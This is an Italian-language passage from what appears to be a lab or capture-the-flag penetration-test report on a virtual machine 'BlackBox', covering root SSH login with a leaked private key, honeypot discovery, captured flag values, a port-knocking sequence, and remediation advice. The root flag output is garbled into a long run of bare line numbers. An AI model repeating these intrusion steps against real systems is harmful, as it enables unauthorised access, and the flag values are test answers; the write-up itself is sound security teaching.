Il server SSH (sshd) sull'host 192.168.50.8, vedendo la richiesta di login per l'utente root, ha verificato la chiave pubblica corrispondente nel file `authorized_keys` di root. Trovando una corrispondenza, ha accettato la chiave privata come prova di identità valida.

L'autenticazione è avvenuta con successo senza richiedere alcuna password, garantendo l'accesso immediato a una shell con i privilegi massimi (`root@blackbox:~#`). Questa azione ha completato l'obiettivo finale del penetration test, ottenendo il controllo totale e incondizionato della macchina target.

```
(kali@kali)~[~/Desktop]
$ ssh -i id_rsa_root root@192.168.50.8 -p 22
Theta fa schifo

Last login: Thu Nov 13 09:39:45 2025 from 192.168.50.20
root@blackbox:~#
```

Rilevamento di Meccanismi di Difesa (Honeypot)

Una volta ottenuto l'accesso completo come root, la nostra indagine non si è fermata alla semplice cattura delle flag. Abbiamo avviato un'enumerazione più profonda del sistema per identificare eventuali meccanismi di difesa attivi, come gli honeypot.

```
root@blackbox:~# ls
flag.txt
root@blackbox:~# cd ..
root@blackbox:~# cd ..
root@blackbox:~# ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  path  root  sbin  srv  sys  usr
root  dev  home  lib32  libx32  media  opt  proc  run  snap  swap.img  tmp  var
root@blackbox:~# cd home
root@blackbox:/home# cd anna
root@blackbox:/home/anna# ls
cowrie  dionaea  dionaea-data  harry_web  libemu  src  user.txt
root@blackbox:/home/anna# cd cowrie
root@blackbox:/home/anna/cowrie# ls
CHANGELOG.rst  MANIFEST.in  confusione.sh  etc  requirements-output.txt  setup.py  var
CONTRIBUTING.rst  Makefile  cowrie-env  honeyfs  requirements.txt
INSTALL.rst  README.rst  docker  pyproject.toml  service  src
LICENSE.rst  bin  docs  requirements-dev.txt  setup.cfg  tox.ini
```

il nostro percorso è stato chiaro: dalla directory radice (/), siamo entrati in /home e poi nella cartella dell'utente anna. Sfruttando i nostri privilegi di root, non è stata necessaria alcuna password. All'interno di /home/anna, abbiamo notato una directory sospetta chiamata cowrie.

Entrati in quella cartella, abbiamo trovato un file `setup.py`.

```
root@blackbox:/home/anna/cowrie# cat setup.py
#!/usr/bin/env python

from setuptools import setup

setup(
    packages=["cowrie", "twisted"],
    include_package_data=True,
    package_dir={"": "src"},
    package_data={"": ["*.md"]},
    use_incremental=True,
    scripts=["bin/factl", "bin/asciinema", "bin/cowrie", "bin/createfs", "bin/playlog"],
    setup_requires=["incremental", "click"],
)

import sys

def refresh_plugin_cache():
    from twisted.plugin import IPlugin, getPlugins
    list(getPlugins(IPlugin))
root@blackbox:/home/anna/cowrie#
```


L'immagine mostra cosa abbiamo scoperto leggendo quel file: il codice importava e configurava pacchetti Python chiamati esplicitamente "**cowrie**" e "**twisted**". Questo ha confermato senza dubbio la presenza di **Cowrie**, un noto honeypot a media interazione che emula i servizi SSH e Telnet per registrare i tentativi di attacco.

La scoperta di un honeypot ci ha spinto a cercare se ce ne fossero altri. Abbiamo quindi controllato i servizi attivi sul sistema utilizzando il comando `docker ps`, che elenca tutti i container Docker in esecuzione. L'output, ha immediatamente rivelato un secondo honeypot.

```
root@blackbox:/# docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
NAMES					
531df85c8165	dinotools/dionaea:latest	"/usr/local/sbin/ent..."	6 seconds ago	Up 4 seconds	0.0.0.0:21->21/tcp, :::21->21/tcp, 0.0.0.0:42->42/tcp, :::42->42/tcp, 0.0.0.0:135->135/tcp, :::135->135/tcp, 0.0.0.0:1433->1433/tcp, :::1433->1433/tcp, 0.0.0.0:1723->1723/tcp, :::1723->1723/tcp, 0.0.0.0:69->69/udp, :::69->69/udp, 0.0.0.0:1883->1883/tcp, 0.0.0.0:1900->1900/udp, :::1883->1883/tcp, :::1900->1900/udp, 0.0.0.0:5060-5061->5060-5061/tcp, :::5060-5061->5060-5061/tcp, 0.0.0.0:11211->11211/tcp, :::11211->11211/tcp, 0.0.0.0:5060->5060/udp, :::5060->5060/udp, 0.0.0.0:8080->8080/tcp, :::8080->8080/tcp, 0.0.0.0:8443->443/tcp, :::8443->443/tcp, dionaea-honeypot

Il nostro sguardo è caduto subito su un container palesemente chiamato **dionaea-honeypot**. Questo confermava in modo inequivocabile la presenza di **Dionaea**, un altro famoso honeypot. Era evidente che si trattava di un'esca: il container espose un numero insolitamente elevato di porte di servizi comuni (FTP, SMB, HTTP, MSSQL, ecc.). Questa è una tattica classica degli honeypot multi-servizio come Dionaea, progettata per attirare e registrare il traffico di scansione e i tentativi di exploit automatici.

Abbiamo concluso che il sistema non era solo un obiettivo, ma anche una trappola, che utilizzava attivamente Dionaea per raccogliere campioni di malware e Cowrie per analizzare gli attacchi brute-force su SSH.

4. Scoperte Aggiuntive e Meccaniche Secondarie

Oltre al percorso critico che ha portato dall'accesso iniziale fino alla compromissione root, l'indagine ha rivelato numerosi elementi secondari, meccaniche nascoste e siti residui.

Sebbene queste scoperte non fossero strettamente necessarie per il completamento dell'obiettivo primario, la loro analisi è stata fondamentale per mappare l'intero sistema, comprendere la logica tematica implementata dall'insider e identificare ulteriori indicatori di una scarsa pulizia del server.

Questa sezione documenta tali scoperte "extra", che includono l'analisi di portali web non operativi, l'interazione con meccanismi di indizi e l'identificazione delle sequenze di ripristino della sicurezza (come la chiusura delle porte).

4.1 Acquisizione delle flag

Ottenuti i privilegi di root, è stata avviata la fase finale di enumerazione per l'acquisizione delle flag. Per assicurarsi di localizzare tutti i file obiettivo e confermare la piena compromissione del sistema, è stato eseguito un comando di ricerca sull'intero filesystem:

```
root@blackbox:/# find / -name "flag.txt" 2>/dev/null
/root/flag.txt
/home/milena/flag.txt
/home/luca/flag.txt
```

Questo comando ha permesso di mappare tutte le flag presenti sulla macchina.

L'ispezione dei file trovati ha restituito i seguenti risultati:

- luca:

```
root@blackbox:/home# cd luca
root@blackbox:/home/luca# ls
flag.txt
root@blackbox:/home/luca# cat flag.txt
FLAG{cuore_di_leone_456}
root@blackbox:/home/luca#
```

- milena:

```
root@blackbox:/home# cd milena
root@blackbox:/home/milena# cat flag.txt
FLAG{incanto_della_sapienza_123}
```

- root;

```

1 flag.txt
2 root@blackbox:~# cat flag.txt
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
103
```

4.2 Analisi Funzionale del Form Utente "milena"

Parallelamente ai tentativi di *Cross-Site Scripting* (XSS) falliti su quel campo di input — che, come documentato, venivano bloccati da un filtro (risposta "Signor harry...") — è stata condotta un'analisi funzionale per testare le interazioni a tema.

Questa indagine ha rivelato che il form non era un vettore XSS, ma un'interfaccia per la scoperta di indizi. L'inserimento di frasi chiave specifiche ha prodotto due risposte significative:

1. **"fatto il misfatto"**: L'inserimento di questa frase ha generato una nuova frase: "Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?".

Ciao, milena!

Submit

Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?

2. **Altre Interazioni**: L'applicazione ha risposto con altri messaggi a tema, come l'insulto della Mappa del Malandrino al professor Piton ("Il signor Lunastorta porge i suoi complimenti..."), confermando che il campo era progettato per rispondere a input specifici legati all'universo di *Harry Potter*.

Ciao, milena!

Submit

Il signor Lunastorta porge i suoi complimenti al professor Piton e lo invita a tenere il suo naso adunco fuori dagli affari altrui.

4.3 Identificazione della Sequenza di Chiusura (Port Knocking)

Dopo aver ottenuto i privilegi di root, è stata condotta un'ulteriore ispezione del sistema per comprendere appieno tutte le meccaniche di sicurezza. Durante l'analisi della directory web `/var/www/html/oldsite`, è stato scoperto un file `tmp` che conteneva l'indizio finale:

```
root@blackbox:/var/www/html/oldsite# cat tmp
41002 ⇒ misfattoroot@blackbox:/var/www/html/oldsite#
```


Questo indizio ha completato la seconda "frase magica" a tema: "**fatto il misfatto**". Questa sequenza è stata immediatamente interpretata come il meccanismo di *chiusura* (l'equivalente di "Mischief Managed" per la Mappa del Malandrino), progettato per richiudere la porta SSH (porta 22) che era stata aperta con la prima, lunga sequenza.

La correlazione tra la frase e le porte scoperte è la seguente:

Parola	Porta Corrispondente	Fonte dell'Indizio
fatto	65511	Trovato in chiaro su welcome.php
il	12000	Decodifica Brainfuck su /oldsite/login.php
misfatto	41002	Trovato come root nel file /var/www/html/oldsite/tmp

Per verificare e completare il ciclo di attacco, è stato eseguito il comando knock con questa nuova sequenza:

```
(kali@kali)-[~]
$ knock 192.168.50.8 65511 12000 41002
```

Un'analisi Nmap successiva ha confermato che l'esecuzione di questa sequenza ha avuto l'effetto desiderato: la porta 22 (SSH) è stata chiusa, ripristinando il firewall allo stato di sicurezza iniziale e rendendo il sistema di nuovo inaccessibile dall'esterno su quella porta.

```
(kali@kali)-[~]
$ nmap -p- -sV 192.168.50.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 08:10 EST
Nmap scan report for 192.168.50.8
Host is up (0.0024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
2222/tcp  open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:49:49:F7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


4.5 Nota Aggiuntiva: Rilevamento di Artefatti Nascosti

Durante l'esplorazione del filesystem come utente root, è stata ispezionata la home directory dell'utente "anna". All'interno, è stata scoperta una cartella con un nome insolito, /home/anna/harry_web.

```
root@blackbox:/home/anna/harry_web# ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep 30  2024 .
drwx----- 10 anna anna 4096 Oct  2  2024 ..
-rw-r--r--  1 root root 1383 Sep 30  2024 index.html
root@blackbox:/home/anna/harry_web#
```

Questa directory conteneva i file di un portale web (index.html) non pubblicato e non accessibile esternamente, intitolato "Benvenuti al Portale di Sicurezza di Hogwarts".

Sebbene questo sito non fosse operativo e non rappresentasse una vulnerabilità sfruttabile, la sua presenza è indicativa di una scarsa *pulizia* del server, con file di sviluppo o test dimenticati in directory utente non appropriate.



5. Conclusioni

L'operazione di penetration test sul server "BlackBox" (192.168.50.8) si è conclusa con **successo**.

Partendo da una posizione di *black box*, senza alcuna conoscenza preliminare se non un indizio OSINT, è stato possibile ottenere la **compromissione completa del sistema**, culminata con l'acquisizione dei massimi privilegi (utente root).

L'indagine ha confermato che il sabotaggio da parte del dipendente infedele (Luca) è stato possibile non a causa di una singola vulnerabilità, ma di una **catena di falle di sicurezza critiche**. Queste includono:

- Gestione delle password debole (utente "milena").
- Grave esposizione di informazioni sensibili (credenziali in chiaro in file .swp, password per steganografia nello storage del browser).
- Uso di meccanismi di "sicurezza tramite oscurità" (come il Port Knocking e gli indizi in Brainfuck) che, sebbene complessi, si sono rivelati inefficaci.
- Errata configurazione dei servizi, che ha permesso l'esposizione di una chiave privata SSH per l'utente root.

La macchina, nel suo stato attuale, rappresenta un **rischio critico** per l'infrastruttura di Theta Corporation, non solo per i dati che contiene, ma come potenziale punto di accesso per compromettere l'intera rete.

6. Raccomandazioni di Remediation

Si raccomanda di implementare le seguenti contromisure con la massima priorità per mettere in sicurezza l'asset e ripristinare l'ordine.

6.1 Priorità Critica:

Per contenere la minaccia e ripristinare un livello di sicurezza di base, è imperativo intraprendere le seguenti quattro azioni senza ritardo:

1. **Isolare il Server** Come prima misura, il server 192.168.50.8 deve essere immediatamente scollegato dalla rete di produzione. Questo passaggio è fondamentale per prevenire qualsiasi ulteriore accesso non autorizzato e per evitare che la compromissione si propaghi lateralmente ad altri asset aziendali.
2. **Invalidare Tutte le Credenziali Compromesse** Tutte le password e le chiavi scoperte durante l'analisi sono da considerarsi irrimediabilmente compromesse e devono essere revocate o cambiate all'istante. Questo include specificamente le password testuali degli utenti milena, luca e marco, nonché la chiave privata SSH `id_rsa_root` che garantisce l'accesso amministrativo.
3. **Mettere in Sicurezza l'Accesso Root** L'accesso SSH diretto per l'utente root deve essere disabilitato. Questa è una best practice di sicurezza fondamentale. L'accesso amministrativo futuro dovrà avvenire esclusivamente tramite un utente standard, non privilegiato, che ottenga i permessi elevati tramite `sudo` solo quando necessario.
4. **Eseguire una Bonifica Immediata dei File** È necessario rimuovere immediatamente tutti i file che espongono informazioni sensibili e che sono stati utilizzati per l'attacco. L'indagine ha identificato in particolare il file di swap `.MyLovePotion.swp` (contenente password in chiaro) e il file immagine `.theta-key.jpg.bk` (contenente la chiave SSH di root), che rappresentano un rischio attivo e palese.

6.2 Priorità Alta (Hardening del Sistema)

Una volta gestita l'emergenza immediata, l'attenzione deve spostarsi sul rafforzamento strutturale del server (hardening) per prevenire incidenti futuri.

Innanzitutto, è fondamentale **abbandonare i meccanismi di "sicurezza tramite oscurità"** come il Port Knocking. Questo sistema, sebbene complesso, si è dimostrato solo un ostacolo temporaneo e non una vera misura di sicurezza. L'accesso SSH deve essere protetto con metodi standard e robusti, idealmente rendendolo inaccessibile dalla rete pubblica e raggiungibile solo attraverso una **VPN** aziendale o, in alternativa, configurando il **firewall** per accettare connessioni solo da un elenco ristretto di indirizzi IP amministrativi fidati.

In secondo luogo, è necessario **implementare una policy rigorosa per le password**. La compromissione iniziale è stata possibile a causa di una password debole. Deve essere introdotta una politica a livello di sistema che imponga requisiti minimi di complessità e lunghezza per tutte le password utente, prevedendone inoltre la rotazione periodica obbligatoria.

Infine, il server deve essere sottoposto a una **bonifica completa del software superfluo**. Durante l'analisi sono stati scoperti numerosi file e servizi non necessari alla produzione, come i siti web "dimenticati" (`/oldsite`, `/home/anna/harry_web#`) e i sistemi honeypot (`cowrie`, `dionaea`). A meno

che questi ultimi non facciano parte di una strategia di difesa attiva e documentata, tutto il software estraneo deve essere rimosso per ridurre la superficie d'attacco e liberare risorse.

6.3. Priorità Media

Infine, è necessario affrontare le problematiche sistemiche e di policy per assicurare la sicurezza a lungo termine del server.

Si raccomanda di avviare un **audit completo del filesystem**. L'indagine ha dimostrato che le credenziali non erano solo negli swap file, ma anche nascoste in immagini e nello storage del browser. È probabile che altri file di configurazione, script di backup o file temporanei dimenticati in tutto il sistema contengano ancora password o chiavi API in chiaro. Una scansione approfondita è essenziale per eliminare queste "bombe a orologeria" residue.

Inoltre, è fondamentale **stabilire una policy chiara sull'utilizzo delle home directory**. La scoperta di siti web non operativi (harry_web#) e codice per honeypot (cowrie) nelle cartelle personali degli utenti evidenzia una mancanza di governance. Su un server di produzione, le directory utente non devono essere utilizzate per ospitare file personali, progetti di test o software non autorizzato. Questa pratica aumenta la superficie d'attacco e crea confusione durante gli audit.

Il nostro team resta a disposizione per supportare Theta Corporation nelle attività di remediation e per condurre un test di verifica una volta applicate le correzioni.